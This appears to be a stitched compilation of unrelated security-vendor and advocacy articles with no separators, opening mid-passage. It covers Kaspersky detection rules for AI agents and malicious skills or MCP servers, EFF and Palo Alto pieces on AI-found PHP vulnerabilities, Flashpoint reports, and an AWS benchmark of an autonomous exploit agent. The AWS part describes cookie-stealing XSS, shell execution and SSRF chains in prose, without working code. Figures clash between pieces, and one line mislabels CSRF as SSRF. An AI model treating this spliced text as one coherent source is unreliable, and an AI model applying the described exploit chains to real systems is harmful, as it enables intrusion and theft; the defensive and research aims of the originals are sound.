So, for detecting an attack like this, it is not important who wrote the loader, the payload, or its modules: they are given away by the commands they execute, process relationships, and other traces of activity in the system. AI can be involved both in preparing the code and in carrying out the attack directly on the device.
In the latter case, the attacker uses the agent to carry out their tasks and lets it choose and run the required commands within the privileges it has. For effective protection, it is critical to link suspicious actions back to the AI tool and the conditions under which it operates. In KEDR, several specialized rules handle this task.
We have created separate rules for popular AI agents, ai_agent_*_access_to_sensitive_file_**, where * is the tool name and ** is the operating system. They generate alerts when an agent accesses files that contain credentials, tokens, or keys.
The ai_agent_dangerous_execution_mode rule detects agents launched with auto-approval of all actions (so-called YOLO mode) or with the sandbox disabled. These settings do not indicate an attack on their own, but they let the agent perform dangerous actions without user confirmation.
The suspicious_mcp_server_artifact rule triggers when MCP server scripts are created or modified in hidden, temporary, or cache directories. Attackers can place an MCP server in these locations to quietly connect it to the agent: through the MCP server, they can pass instructions to the agent, call third-party tools, and access the user’s data.
The llm_api_access_by_unusual_apps rule generates an alert when an application on Windows, Linux, or macOS connects to the API of a known external LLM service, unless this activity falls under predefined exclusions. This helps spot model access by applications that do not normally behave this way.
Some Kaspersky EDR rules tag events for investigation but do not generate alerts. For example, the ai_agent_**_execution rules flag launches of known agents on Windows, Linux, and macOS. The local_ai_model_artifact rule records the creation or modification of AI model files in typical application, runtime, and cache directories. These events reveal AI tools on the device, including tools that run on local models and never call an external API.
The Kaspersky Threat Intelligence Portal offers a large number of software profiles, including profiles of AI agents. You can sort them by the ai_ prefix:
AI agent profiles on Kaspersky TIP
The profile of an AI agent such as Claude Desktop includes a detailed description of the software, the privilege level required to run it, supported platforms, and threat actor groups known to use it. It also lists tactics and techniques mapped to the MITRE ATT&CK framework, with descriptions of the procedures the tool can be used for.
Claude profile on Kaspersky TIP
The description also lists ways to detect the software through standard system auditing mechanisms:
Windows: events from standard audit logs and Sysmon events
Linux: syscall audit events and Sysmon events
Network auditing: a set of protocols and the traffic generated by the software
The detection section lists the main artifacts the software leaves in the system: command lines, possible launch parameters, names of the services and scheduled tasks it creates, and the key network artifacts.
Detection section in the Claude profile
Hunt Hub
In December 2025, the Kaspersky Threat Intelligence Portal added Hunt Hub (HH), a repository of detection rules. This is a unique Kaspersky project, and we developed it in response to growing market demand.
This functionality is available in the Threat Landscape section of the portal. It gives analysts access to detection rules: their descriptions and their mapping to MITRE ATT&CK tactics and techniques, as well as to the associated cybercriminal groups.
In the Hunt Hub section, customers can explore the detection logic of EDR, NDR, and NGFW products, including the logic for detecting AI agents.
Rules in the Hunt Hub repository
The rule card provides:
Detailed description
Rule’s severity level, confidence level, and alert format
Detection tips
Description of possible false positives
Platforms the rule can run on
Tactics, techniques, and sub-techniques covered by the rule
Groups that use the technique covered by the rule
Detection logic that shows what exactly triggers the rule
Detection rule card in Hunt Hub
Kaspersky Scan Engine
Skills are a key component of the AI agent ecosystem. They’re prewritten sets of natural-language instructions that extend agent functionality. We previously covered the risks that malicious skills pose to agent users. A skill can require the usage of additional programs and services, come with helper scripts (for example, written in Python), or contain a malicious command embedded right in the instruction text. This means that adding skills to an originally harmless AI agent opens up several new ways for malicious code to enter the system. To prevent this, any skills obtained from external sources must be scanned. Kaspersky Scan Engine is well suited for this task. This is a cyberthreat detection and response solution that seamlessly integrates with various applications. It can detect malicious code in agent skills, associated scripts, and in files generated by running agents.
Detection of a malicious agent skill in Kaspersky Scan Engine
Trained LLMs come in many formats. Some of them (PTH, PT, PKL, KERS, and others) also store parameters and weights (training datasets). These files can also contain malicious code, so it’s critical to scan them before running and using them. Kaspersky Scan Engine scans potentially dangerous LLM formats for infected data. It can deserialize and analyze models to detect malicious code regardless of model size.
Detection of an LLM with malicious code in Kaspersky Scan Engine
Conclusion
AI agents are rapidly making their way into corporate environments: they help employees work faster and take on a wide range of tasks, but they also open up new opportunities for attackers. To take advantage of this technology without compromising security, organizations need to build multi-layered protection and minimize risks. A range of Kaspersky solutions can help with this:
Kaspersky TIP keeps you up to date on current scenarios in which attackers use AI agents, and its Hunt Hub section provides rules for detecting suspicious AI agent activity.
Kaspersky EDR detects AI agents in the infrastructure and monitors their activity on endpoints. If it detects potentially dangerous actions, the product can log the event, notify the SOC, and take response actions, such as stopping the process or isolating the host.
Application Control in Kaspersky products can fully restrict the use of AI agents within the company by using application categorization. The Web Control component can restrict access to AIaaS web resources.
Kaspersky Scan Engine can be integrated into various company processes to detect malicious code in any files, including AI agent skills and LLMs.
When companies combine the tools described above in a comprehensive approach, they can adopt AI agents in an informed way: with an understanding of the associated risks and effective means of minimizing them.
If you use the internet at all, you may have noticed that a large percentage of sites suddenly went down earlier this week—and all your nerdiest friends were talking about "The Vulnerability Apocalypse” and this thing called PHP that powers nearly 70% of the websites on the internet. You may find yourself wondering: what is PHP, what just happened, what is the vulnerability apocalypse, and what do I need to do?
To find out what you can personally do read the first blog post in this series!
What Is PHP?
PHP is a programming language used mainly to create interactive websites. Facebook, Wordpress, Wikipedia, Etsy, and other major sites all use or were originally built on PHP. It is a long-established mainstay of web development. But because it is open-source, maintenance of these critical systems depends on a small number of volunteers working on this in their free time. The disaster scenario that happened this past week is the perfect example of why we need more money and people supporting open-source projects. Corporations should be contributing both.
What Is the Vulnerability Apocalypse?
Common Vulnerabilities and Exposures (CVEs) are the way that security professionals file reports about vulnerabilities in software. The National Vulnerability Database (NVD), run by NIST, is the official national database of CVEs. In other words, CVE reports managed by NIST are the closest thing we have to a canonical database of security vulnerabilities in software. The NVD currently has around 400,000 CVEs that have been filed and accepted since 1988. In just the month of October, 13,000 new CVEs have been submitted. This means that 3% of critical software security bugs that have ever been officially logged were found in the last month alone. And it's likely that by the end of the year over a quarter of the software vulnerabilities that have ever been found will be from 2026.
Computer vulnerabilities reported are rising exponentially. Source: CVE Tracker
This research is being driven almost entirely by the cybersecurity capabilities of major AI models from companies like Anthropic, OpenAI, and Google. Historically it has been popularly assumed by cybersecurity experts that finding unknown (zero-day) exploits in any specific project and turning them into exploits was expensive. The knowledge to discover them was not widespread, and it was a hard task even for those initiated into the arcane ways of vulnerability hunting. Google even dedicated an entire team to it.
But now thanks to major AI models, vulnerabilities are cheap, and anyone of moderate technical skill with a few dollars and access to a frontier AI model can find vulnerabilities in a few minutes. For example, recent vulnerabilities in PHP were found with a prompt to an AI model that literally said "find bad vulnerabilities in PHP."
What Happened This Week?
In 2024, a potentially severe vulnerability in PHP was discovered during an external security audit. PHP’s maintainers couldn’t agree on a solution, but more importantly, they couldn’t find a way to exploit the vulnerability. Because it didn’t seem like an active threat, they ended up deprioritizing a fix in favor of working on more urgent security issues. Then, in August 2026, security researchers working with the latest models from OpenAI and Anthropic independently discovered the vulnerability again, and another one—and now, with a way to exploit them.
We now know that the vulnerabilities were so severe that they would have allowed even moderately inventive hackers to take over any website that uses PHP and then steal customer data, launch further malware attacks, spy on users, take websites offline, or launch a massive denial of service attack.[1]
Because of the severity of these vulnerabilities, several of the involved researchers got together with the makers of PHP to patch the vulnerabilities and disclose them in a coordinated manner. The idea was that hopefully everyone would get a chance to quietly release and then apply fixes for the vulnerabilities before the whole world found out about it.
But news already started to leak on October 20th. There was a post on a widely read forum “Hacker News” and other posts elsewhere. One of the researchers accidentally published a video early. Companies reported seeing active exploitation of the vulnerabilities going back as far as October 17th. On October 21st, six hours before the planned press embargo, one company, Chainguard, jumped the gun and released a patch early, essentially giving anyone instructions about exactly where to find the vulnerabilities and how to weaponize them. This sent system administrators everywhere scrambling to patch their systems before they were taken over by hackers. And it’s going to take a long time to patch all these systems. At the time of this writing over 33 million websites are still running on vulnerable versions of PHP.
The internet is run largely on open-source software, mostly maintained by a small handful of skilled volunteers occasionally getting a small stipend, not by major corporations and highly paid engineers. These are projects you have perhaps never heard of, like PHP, OpenSSL, and SQLite, but these programs run on nearly every computer in the world and are maintained by teams as small as one person. When a vulnerability is found in these projects, it can be devastating.
PHP isn’t the only critical open-source software with a high severity vulnerability this week either. Other widespread open-source projects like Node.js and GitLab also had severe security bugs reported.
The small number of already overworked open-source maintainers are now facing a deluge of vulnerability reports, some of which are false, but many of which are very real. Burnout in open source has never been higher.
We Need Stronger Support for Open Source Projects
Much of the foundation for the modern multibillion-dollar internet industry is built on open-source products that were created and still maintained—for free—by dedicated volunteers in their spare time. It’s an imperfect system, and it can lead to errors.
One of those critical, under resourced open-source products is PHP. And while vulnerabilities in PHP were privately found years ago, they were left unfixed because they didn’t seem as impactful as other bugs at the time. These same vulnerabilities were recently rediscovered and proved to be trivially exploitable by security researchers using advanced AI models. While in the middle of the widespread, global effort to correct this mistake and deploy fixes, the problem was leaked by some of the security researchers who had gotten early access to the fixes. Unfortunately, this left millions of websites, ranging from personal blogs to government sites, vulnerable to hacking that could result in data theft, malware distribution, and worse.
Open-source projects like PHP and others are the backbone of the entire internet. If they don’t get the resources they need, they and the internet they power, are at risk of falling apart. Corporations (whose products would not exist without these products) should be actively contributing to their maintenance.
It is a commonly held truth among computer geeks that there is no such thing as bug-free software, or a secure computer. Any piece of software that anyone actually uses will have a security vulnerability somewhere in the code. The more complex that software is, the more likely there will be a vulnerability. Fortunately for everyone, finding severe vulnerabilities was generally considered an expensive and difficult task requiring years of training and deep knowledge of how computers and software worked. Until recently there was a steady background hum of vulnerabilities being found and patched, with major vulnerabilities that could cripple the entire internet only happening every few years. Now that is no longer the case.
You may have noticed your nerdiest friends freaking out about the “Vulnerability Apocalypse” this week and waving their arms in panic about something called PHP. You may have also noticed that some of your favorite websites were down for a bit. In the last two weeks of October alone, there have been multiple, potentially internet-breaking vulnerabilities reported and patched. Many of those vulnerabilities were in the open-source software that is the foundation of the vast majority of the internet.
For more detailed information on what happened, and why supporting open-source projects matters, check out our other blog.
This is all because frontier AI models, such as those created by OpenAI, Anthropic, and others, have made it incredibly cheap and easy to find previously unknown vulnerabilities (zero-days) in open- and closed-source code. Three percent of all software vulnerabilities ever found in history were found just in the month of October. This year alone researchers have found nearly a quarter of all software security issues which have ever been discovered.
If exploiting critical software is now cheaper and easier than ever, what does that mean for us as individuals and what does that mean for society as a whole? TL; DR: It’s going to get worse before it gets better. But you can protect yourself with basic digital security hygiene that is now more important than ever.
What Do I Need to Do?
There absolutely needs to be a bigger conversation about how we got here and how to fix the systemic issues involved, including how corporations that depend on open-source code should contribute to their upkeep, and how big tech should be regulated.
But for now, this news is a compelling reason to tighten up your digital hygiene. A lot of computers are going to get hacked a lot more often, and unfortunately, it isn’t going to get better any time soon. Thankfully, EFF has compiled a comprehensive set of security advice in our Surveillance Self-Defense guides.To start, we recommend making sure your browser and all applications are always up to date with the latest patches.
You should also consider installing a tracker blocking tool, like EFF’s Privacy Badger (now on Safari), and remain vigilant for phishing attempts. Additionally, install a password manager and use unique passwords for each website, so that if one site is compromised, the rest of your passwords are safe. You should also be aware that data breaches may now be more likely, and the websites you visit may experience more attacks than usual, which means that some services may be disrupted.
If you host a blog or other website, make sure that either you or your hosting provider has patched this particular issue.
In the first half of 2026, Flashpoint tracked more than 22 million threat actor posts discussing, sharing, or advertising AI toolkits for criminal deployment. The figure reflects AI’s growing presence across the cybercriminal underground, where adversaries are using new capabilities to accelerate attacks and develop malicious tooling with fewer resources.
For enterprise defenders, these developments are adding pressure to threat intelligence programs already managing high alert volumes, limited analyst capacity, and expanding responsibilities.
Missed the live webinar? We’ve rounded up the key takeaways below, and the full session is now available to watch on demand.
AI Is Changing the Economics and Speed of Cybercrime
AI is helping threat actors develop capabilities and execute attacks faster, reducing the time and expertise required for activities that previously demanded greater resources.
Several developments illustrate the broader shift in cybercrime economics and attack velocity:
Initial access costs have declined by approximately 69%, reflecting the continued commoditization of access to compromised environments.
Attackers published 637 malicious package versions in just 22 minutes during a software supply chain compromise.
Nearly one in five vulnerabilities disclosed during the first half of this year had public or functional exploit code available, narrowing the window for defenders to address exposed systems.
AI is primarily accelerating established techniques, particularly during the early stages of the attack chain, including reconnaissance, social engineering, vulnerability discovery, and exploitation.
For defenders, this creates an opportunity to identify and disrupt malicious activity during its preparation stages. However, it also raises expectations around how quickly intelligence teams can recognize emerging threats, prioritize relevant findings, and act before an attack progresses.
AI Is Changing How Cybercriminals Develop Tools and Share Knowledge
AI is also changing how threat actors acquire the skills and capabilities needed to carry out attacks, creating new challenges for intelligence collection.
Historically, underground communities enabled cybercriminals to collaborate, exchange expertise, and obtain specialized services. Increasingly, threat actors can use AI to troubleshoot code, develop malicious tooling, and learn unfamiliar techniques independently, reducing their reliance on public collaboration.
“No longer do they need a community to build up their skills like they previously had. So we’ll see less of the development, and what we do see is a finished tool showing up for sale.”
Ian GrayVP of Intelligence, Flashpoint
Reduced activity in underground communities does not necessarily mean cybercriminal activity is declining. While forums, encrypted messaging platforms, and other illicit communities remain important intelligence sources, collection strategies must account for changes in how and where adversaries develop and distribute their capabilities.
Threat Intelligence Teams Are Struggling to Keep Up with Growing Demands
As adversaries accelerate their operations, enterprise threat intelligence teams are contending with growing workloads and limited resources.
Independent research commissioned by Flashpoint surveying threat intelligence budget owners and influencers at large North American enterprises identified several leading operational challenges:
65% cited alert noise and false positives.
55% identified analyst bandwidth and effectiveness.
50% pointed to the evolving threat landscape.
50% cited tool integration and interoperability challenges.
Note: Respondents could select up to three challenges.
High alert volumes, disconnected systems, and manual investigations consume analyst time that could otherwise be spent addressing emerging threats.
As one healthcare threat intelligence leader explained:
“Good analysts take time to develop and train, and we can’t hire our way out of that problem.”
These challenges are prompting organizations to examine how they can improve existing workflows, reduce repetitive investigations, and make better use of analyst expertise.
Threat Intelligence Budgets Are Growing, with AI Threats Leading Investment Priorities
Despite operational pressures, organizations are continuing to invest in threat intelligence.
Flashpoint’s research found that 50% of respondents expect their threat intelligence budgets to increase over the next 12 months, including 35% anticipating increases of at least 10%. Another 40% expect budgets to remain essentially flat, while 0% anticipate a decrease.
AI-related threats emerged as the leading priority for expanded intelligence coverage, particularly:
Deepfakes and synthetic media, including their use in impersonation, fraud, and social engineering.
AI-accelerated vulnerability exploitation, as adversaries identify and exploit weaknesses more quickly.
Emerging AI-enabled attack vectors, including changes in threat actor tactics, techniques, and procedures.
Organizations are also investing in additional intelligence feeds, expanded security use cases, and further development of their intelligence programs.
These priorities reinforce the importance of translating AI-related threats into specific intelligence requirements aligned with organizational risk.
Agentic AI Adoption Is Underway, but Trust and Measurable Value Remain Essential
Alongside investments in AI-related threat coverage, organizations are exploring how agentic AI can improve their own intelligence operations.
Flashpoint’s research found that:
25% are already using agentic AI in production.
20% are piloting agentic AI or conducting proofs of concept.
35% are planning adoption within the next 12 to 24 months.
20% are taking a wait-and-see approach.
Early implementations focus primarily on information retrieval, alert prioritization, contextual enrichment, intelligence platform queries, and MITRE ATT&CK mapping.
Organizations remain more cautious about granting agents autonomy over consequential actions, such as blocking IP addresses or changing security controls.
One research participant captured the concern:
“An agent that’s confidently wrong is worse than one that’s slow.”
Accuracy, data privacy, auditability, predictable costs, and human oversight remain central considerations. Organizations also expect AI investments to demonstrate measurable value through time savings, improved efficiency, and faster response.
“We’re out of the phase of treating AI as inherently good and giving it a blank check. Now, it’s about figuring out how to make it work within existing teams, workflows, and priority intelligence requirements.”
Joe Sawyer Chief Market Officer, Flashpoint
Preparing Your Threat Intelligence Strategy for 2027
As organizations prepare for 2027, four priorities can help guide threat intelligence planning:
Plan for threats you cannot readily observe. Identify potential gaps in intelligence collection and examine emerging attack methods, including weaknesses in internal security processes.
Prepare for machine-speed attacks. Evaluate detection, prioritization, and response capabilities against increasingly compressed attack timelines.
Turn AI threats into actionable intelligence requirements. Map emerging techniques to relevant adversaries, established frameworks, defensive controls, and business risks.
Use agentic AI where it can extend analyst capacity. Prioritize repeatable workflows that deliver measurable value while maintaining appropriate data controls and human oversight.
Two critical vulnerabilities in PHP (CVE-2026-109618 and CVE-2026-109619) have been published. Both vulnerabilities carry a severe CVSS score of 9.2 (more technical details are in the Unit 42 Threat Brief).
This is not just another high-severity vulnerability disclosure, it marks the opening chapter in a massive acceleration of cyberthreats that will define the foreseeable future. Because PHP is widely used globally (by some estimates, more than half of all websites), the sheer scale of this is massive. Navigating this new reality demands immediate imperatives, including continuous, proactive vulnerability discovery before adversaries weaponize code, and a modern defense strategy that pairs traditional patching with real-time virtual patching. At a footprint of 22 million exposed instances, relying on manual remediation cycles alone is not a viable defense.
For context, exposures are typically in the thousands, for example around 50,000 potentially vulnerable exposed instances for recent NetScaler vulnerabilities, and about 16,000 exposed instances of BeyondTrust, potentially vulnerable to CVE-2026-1731. Pervasive open-source software introduces an exposure footprint on an entirely different order of magnitude.
The latest frontier AI models are extraordinarily capable at finding vulnerabilities in code. We’ll see these models continue to surface critical issues at a pace faster than ever before.
But here’s the challenge: As soon as patches for vulnerabilities are available, attackers will reverse engineer the patch, locate the root flaw, and target them in near real time. It simply takes too long to apply patches to every system. This vulnerability deluge demands urgency and new technologies, such as virtual patching, are needed.
What Organizations Should Do Now
(1) Assess Your Open Source Inventory
Given the unprecedented speed at which new, critical vulnerabilities are being found with frontier AI, organizations need the ability to understand their true exposure at a moment’s notice. Attack surface management solutions have never been more critical for finding these blind spots across your entire codebase and supply chain. You can’t protect what you can’t see.
Additionally, services like Unit 42 Continuous Frontier AI Defense put defender-grade AI models in the hands of defenders to find and fix vulnerabilities before attackers can weaponize them.
(2) Prioritize Remediation Based on Reachability
You have to reduce what is reachable by attackers. You can't instantly patch everything everywhere, so prioritize what needs to be fixed first based on attack-path reachability. Secure what must be accessible to the public internet, and evaluate your environments to understand which of those exposed PHP instances carry the most immediate risk. For example, Cortex Xpanse and exposure management are great tools for determining reachability and automating remediation.
(3) Secure your AI deployments
While not the main focus for these PHP vulnerabilities, rapid deployment of AI across organizations is expanding the attack surface. All AI deployments must be secure AI deployments.
(4) Mitigate and Ensure Attack Protections
While you coordinate patching with your development teams, ensure best-in-class protections are in place to block the actual exploits. Mitigate against potential attacks immediately through proactive virtual patching and reducing overall exposure. Deploying high-fidelity virtual patches across your network and cloud security provides the mitigation layer necessary to give your teams the time they need to update the actual software safely. Our new Frontier Virtual Patching capability delivered preemptive coverage for these PHP vulnerabilities ahead of today’s public disclosure. Additionally, Palo Alto Networks customers are protected from exploitation of these vulnerabilities by Advanced Threat Prevention available on our next-generation firewalls and Prisma Access.
(5) Deploy Real-Time Security Operations
Autonomous AI-driven attacks will drive attack lifecycles to minutes requiring every SOC to achieve single-digit mean time to detect (MTTD) and mean time to respond (MTTR).
The Path Forward: Institutionalize Defenses
This isn’t a one-and-done situation. With frontier AI compressing the patch-to-exploit window to minutes, assessing exposure, prioritizing reachability, mitigating and ensuring attack protections must become a continuous, automated motion.
This is a pivotal moment. While the scale of the challenge presented by frontier AI is real, I’m confident in our ability to solve it. Take the steps to secure your organization today, and build the foundation needed to ensure the advantage remains with the defender.
Mitigating Critical PHP Vulnerabilities (CVSS 9.2) at Machine Speed
When frontier AI models accelerate both vulnerability discovery and reverse-engineering of patches, traditional remediation creates an unavoidable window of exposure. Get started with Frontier Virtual Patching in Advanced Threat Prevention Plus to solve this structural delay. Get Started
More than 3.7 million fraudulent online accounts removed. Twenty-eight arrests across Ghana and Nigeria. More than $11 million in potentially freezable funds identified. And 117 human trafficking victims identified.
These were among the results of Joint Disruption Week, an international operation targeting criminal networks responsible for online fraud, including cryptocurrency investment scams, impersonation schemes, and financial extortion.
“Transnational criminal scam networks operating from West Africa suffered major disruptions last week during a coordinated international ‘Joint Disruption Week,’ an effort that produced arrests, seizures, and the largest-ever takedown of fraudulent social media accounts linked to scam centers in the region.”
Department of Justice
Hosted by the UK’s National Crime Agency (NCA) in London during the week beginning October 6, 2026, Joint Disruption Week brought together investigators from the DOJ, FBI, U.S. Secret Service, Homeland Security Investigations, and international law enforcement agencies, alongside private-sector organizations including Flashpoint.
Throughout the week, participants exchanged real-time intelligence and developed investigative leads to support enforcement actions in Ghana and Nigeria, as well as the disruption of online accounts and infrastructure used by scam networks.
The operation targeted criminal organizations whose activities extend across borders and online platforms. According to the DOJ, scam centers operating in West Africa share characteristics with those previously identified in Southeast Asia, including organized recruitment, training in social engineering techniques, and coordinated fraud campaigns targeting victims internationally. Some operations also involve human trafficking, with individuals coerced into participating in fraudulent activities.
By bringing together law enforcement and private-sector capabilities, Joint Disruption Week targeted both the infrastructure used to perpetrate fraud and the individuals behind these schemes.
Joint Disruption Week: The Results
The coordinated effort produced results across criminal investigations, financial intelligence, and online infrastructure disruption.
According to the DOJ:
28 suspects were arrested, including 19 in Ghana and nine in Nigeria.
More than 3.7 million fraudulent accounts, Pages, and Groups were removed from online platforms.
117 human trafficking victims were identified in Ghana, awaiting repatriation to Nigeria.
89 fraud victims were identified in Ghana, associated with approximately $8.3 million in reported financial losses.
More than $11 million in potentially freezable funds were identified through private-sector investigative efforts.
More than 30 suspected scam centers were referred to law enforcement for further investigation.
356 electronic devices were seized during enforcement actions in Ghana and Nigeria.
The figures illustrate the reach of these operations. Millions of accounts can support criminal activity across multiple platforms, while the individuals directing those activities may be operating thousands of miles from their intended victims.
Disrupting the Infrastructure Behind Online Fraud
The arrests and account removals represent different aspects of the same challenge: identifying the individuals behind criminal operations while disrupting the infrastructure they use to reach victims.
Online scam networks can operate across social media platforms, messaging services, and financial systems, with evidence of criminal activity spread across multiple organizations and jurisdictions. Investigations often depend on connecting information from these different sources to identify the actors involved and the infrastructure supporting their operations.
During Joint Disruption Week, private-sector partners contributed by removing fraudulent accounts, identifying potentially recoverable funds, and sharing investigative leads with law enforcement.
Flashpoint was among the organizations specifically recognized by the DOJ for participating in the operation, alongside Meta, Microsoft, Google, OpenAI, Coinbase, Binance, Chainalysis, Elliptic, TRM Labs, and others. For threat intelligence teams, operations like this highlight the value of identifying criminal actors, understanding how their operations are structured, and connecting activity across disparate sources to support investigative action.
“These scam networks operate like businesses, investing in infrastructure, recruiting people, and developing increasingly sophisticated ways to defraud victims at scale. To meaningfully disrupt them, we have to go after the economics of their operations, making it more costly and difficult to recruit, reach victims, and move illicit funds. The more pressure we put on those operations, the harder it becomes for the criminals behind them to sustain and expand their activities.”
Josh LefkowitzCEO, Flashpoint
Together, the arrests, account removals, and financial investigations demonstrate how coordinated efforts can target multiple components of criminal operations, from the infrastructure used to perpetrate fraud to the individuals responsible.
Continuing Efforts to Disrupt Scam Networks
Joint Disruption Week marked the first coordinated international operation focused specifically on West African scam networks, according to the DOJ.
The arrests, infrastructure disruptions, and investigative leads generated during the operation represent progress against criminal organizations responsible for large-scale financial fraud and human exploitation.
Flashpoint continues to support efforts to identify and disrupt criminal activity through primary source intelligence that helps investigators understand emerging threats and the networks behind them.
We applied AWS Security Agent (now part of AWS Continuum), our autonomous penetration-testing agent, to 37 real, recently disclosed Common Vulnerabilities and Exposures (CVEs), each packaged as a live, containerized target with a flag hidden at the vulnerability’s intended sink. Starting from an unauthenticated or low-privilege position (an endpoint URL and a one-line hint, no exploit and no proof-of-concept (PoC), the agent had to discover the vulnerability, build a working exploit, chain primitives where needed, and extract the flag.
The results:
35 of 37 flags captured.
33 of 37 (89.2 percent) captured through the intended vulnerability, end-to-end. Confirmed by a per-sample integrity audit against each challenge’s canonical proof-of-concept.
2 captures reclassified. The audit reclassified 2 captures as off the intended path, so we hardened those challenges and count them as unsolved.
2 misses. In both misses, the agent found and exploited the bug, then took the target down before the flag could be read. The non-destructive guardrails that govern production engagements keep that off customer systems.
Note: Details of the two captures and two misses follow later in this post.
The targets are the types of software your services run: web frameworks, a container registry, machine learning (ML) and AI platforms, an ecommerce stack, a tRPC API, several media platforms, and an LDAP admin console. Between them, they span eight vulnerability classes, from SQL injection to server-side request forgery (SSRF) to multi-step cross-site scripting (XSS)-to-admin-cookie chains. Every result described in this post is a captured flag behind a working exploit, produced from a low-privilege start rather than from a bug report.
Why we built a fresh benchmark
Public CVE-based agent benchmarks do a real job: they run an agent against genuine, containerized, vulnerable software. Their weakness is that they can’t stay uncontaminated. Suites like CVEBench and XBOW are effectively saturated, because current models recognize those vulnerabilities and grab the flag almost immediately after the bugs and their write-ups are in training data.
A curated benchmark is a snapshot in time. The CVEs are chosen once and the exploit write-ups are published once, and by the time that snapshot reaches a paper, frontier models have very likely ingested those write-ups and public PoCs. From then on, every score combines two things that should be measured separately: whether the agent can exploit the bug, and whether the model already memorized the answer. That signal decays month over month.
So we built our own internally developed, capture the flag (CTF)-style benchmark of recent CVEs in the same spirit as the public suites but sourced continuously from freshly disclosed vulnerabilities. It tracks the vulnerability classes landing in production this quarter and grows on the same cadence that CVEs are disclosed.
We attack contamination on both routes it can enter through. Recency closes the memorization path: challenges are sourced from CVEs disclosed recently enough that an end-to-end solution is unlikely to be found in the model’s training data. Disabling runtime CVE lookup closes the retrieval path: the agent can’t pull a public PoC mid-exploit, so it works from the target alone. The two are independent: one guards against the model recalling a solution, the other guards against it fetching a new one. Neither is a guarantee by itself: recent CVEs can still leak into training data as advisories, partial discussion, or fragmentary PoCs, so we report this as contamination-reduced, not contamination-free. The work mentioned in What’s next will further reduce contamination.
Note on prior numbers: We have previously reported CVE-benchmark results for AWS Security Agent against established public suites such as CVE-Bench. This benchmark is a different measurement: contamination-reducing, continuously refreshed, and audited per win. Read the two as complementary, not as a restatement.
The dataset at a glance
Each challenge is a self-contained package:
Alive target brought up from docker-compose inside an isolated sandbox, running the affected version of the actual upstream software (or a faithful minimal reproduction).
Aflag seeded at the intended sink, which could be a database row, an admin session cookie, an internal-only config API, or a file reachable only through the bug. It’s never readable without exploiting the vulnerability.
Acanonical PoC describing the PoC intended solve. The agent never sees it, we use it only to audit wins.
Minimal metadata, including endpoint URL, any seed credentials, and a one-line hint.
Today’s sample is 37 CVEs from 2025–2026, chosen to span the vulnerability taxonomy and to require actual exploitation rather than misconfiguration spotting.
How a run works
Every CVE in the benchmark runs through the same fixed pipeline, so results are comparable across vulnerability classes and reporting cuts.
Figure 1: CVE pipeline
Each run moves through seven stages:
Target boots: The challenge comes up from docker-compose in an isolated sandbox, with the flag seeded at the intended sink.
Reconnaissance and discovery: A crawler maps the target’s attack surface: endpoints, parameters, and entry points.
Specialist agents: A swarm of specialist agents probes the mapped surface and raises candidate risks.
Findings and validator: Each candidate risk is confirmed or rejected before any exploitation is attempted.
Exploitation agent: The agent attempts the exploit using a shell, a Python runtime, a real browser, and an out-of-band (OOB) callback listener.
Flag check: If the seeded flag appears anywhere in the agent’s output, the sample is captured; otherwise the exploitation agent keeps trying until the end of the 10-hour time limit.
Integrity audit: Every capture is re-checked—by hand and by tooling—comparing the agent’s trajectory against the canonical PoC to confirm the intended vulnerability was actually exploited.
The numbers
The following table and figures show the results of a full run, including 37 CVEs and one epoch, run on Claude Opus 5 with a fixed 10-hour limit per sample.
Reclassified by integrity audit (benchmark faults, since patched)
2
Genuine misses
2
Vulnerability classes covered
8
Multi-step chained exploits captured autonomously
More than 6
Median time to capture
Approximately 4 hours
The following figure shows benchmark coverage by vulnerability classes.
Figure 2: Benchmark coverage by vulnerability class, colored by outcome
As shown in the following figure, the run outcome after the integrity audit showed 89.2 percent of findings were genuine.
Figure 3: Run outcome after the integrity audit: 89.2 percent genuine (33 of 37)
Coverage by vulnerability class
The following table sorts the 37 CVEs by vulnerability class and shows how many challenges were found in each class and how many the agent genuinely captured end-to-end after the integrity audit. The misses and reclassifications are concentrated in three classes; the other classes were captured in full.
Vulnerability class
CVEs
Genuine capture
Notes
Command or Code Injection leading to remote code execution (RCE)
7
7
JavaScript, operating-system command, and framework code-execution paths
Cross-site scripting (XSS) used to steal an admin cookie
6
6
Stored, SVG, and markdown XSS, exfiltrated through an admin bot and an out-of-band (OOB) listener
Broken authentication or access control
5
5
Broken function-level authorization (BFLA), insecure direct object reference (IDOR), default credentials, and API-gateway bypass
SQL injection
5
4
One reclassified (debug-page leak; see the audit)
Server-side request forgery (SSRF)
4
3
One reclassified (network-topology fault)
Business logic, cross-site request forgery (SSRF), or time-of-check-to-time-of-use (TOCTOU)
3
3
Vote tampering, admin-bot CSRF, and an authentication race
File upload leading to remote code execution
3
1
Two misses; the agent took the target down mid-exploit
Path traversal or local file inclusion (LFI)
2
2
Denial-of-service-triggered information leak
2
2
Crash the application; the monitor then discloses an incident secret
Total
37
33
Three captures worth showing
Aggregate numbers show how often the agent is successful, but why. The three captures that follow were chosen to show the range: a long multi-step chain stitched together autonomously and two other exploits that each required the agent to reason past an obstacle rather than replay a known payload. Each one is an audited, end-to-end capture against a live target, with the agent working only from the endpoint and a one-line hint.
A six-primitive chain, fully autonomous
An open source content management system (CMS) was the target of an attack. The agent found a second file-upload endpoint that—unlike the primary uploader—enforced neither a cross-site request forgery (CSRF) token nor an extension check, and turned it into a full admin-account compromise. As shown in the following figure:
Figure 4: Workflow diagram
From the captured trajectory (endpoint and payload redacted):
“Abused a secondary dropzone upload handler (no CSRF token, no extension or content validation) to upload an HTML page. The core uploader rejects it; this parallel sink does not. File served same-origin, containing a script that beacons document.cookie to the agent’s OOB listener.”
Reconnaissance, primitive discovery, tool orchestration (upload, listener, and bot trigger), and post-exploit extraction were chosen by the agent, with no template.
Unauthenticated RCE to root
An AI workflow builder was the target. The agent posted a custom component whose class body ran shell commands at import time, then read the flag straight out of the process environment and returned the following:
One request produced arbitrary code execution as a root-group process and a full environment dump. The agent recognized the code-execution surface, weaponized it, and pulled the secret end to end.
Full-read SSRF through a tRPC API
The target was a self-hosted dashboard app. A tRPC ping-style procedure took a fully attacker-controlled URL and returned the upstream response body. The agent enumerated internal hosts through it and reached an internal-only endpoint its own container couldn’t touch directly:
exploit (endpoint redacted): a GET to the vulnerable tRPC procedure with an attacker-controlled internal url → tool result: secret 200 flag{...}
The flag came back through the target’s own server-side fetch, which is how the intended SSRF is meant to work.
Signal quality: We measured our own false positives
An exploit agent is only useful if its findings are trustworthy, so the pipeline validated every candidate finding independently of whether it led to the flag. The following counts are the validator’s own labels for the full run.
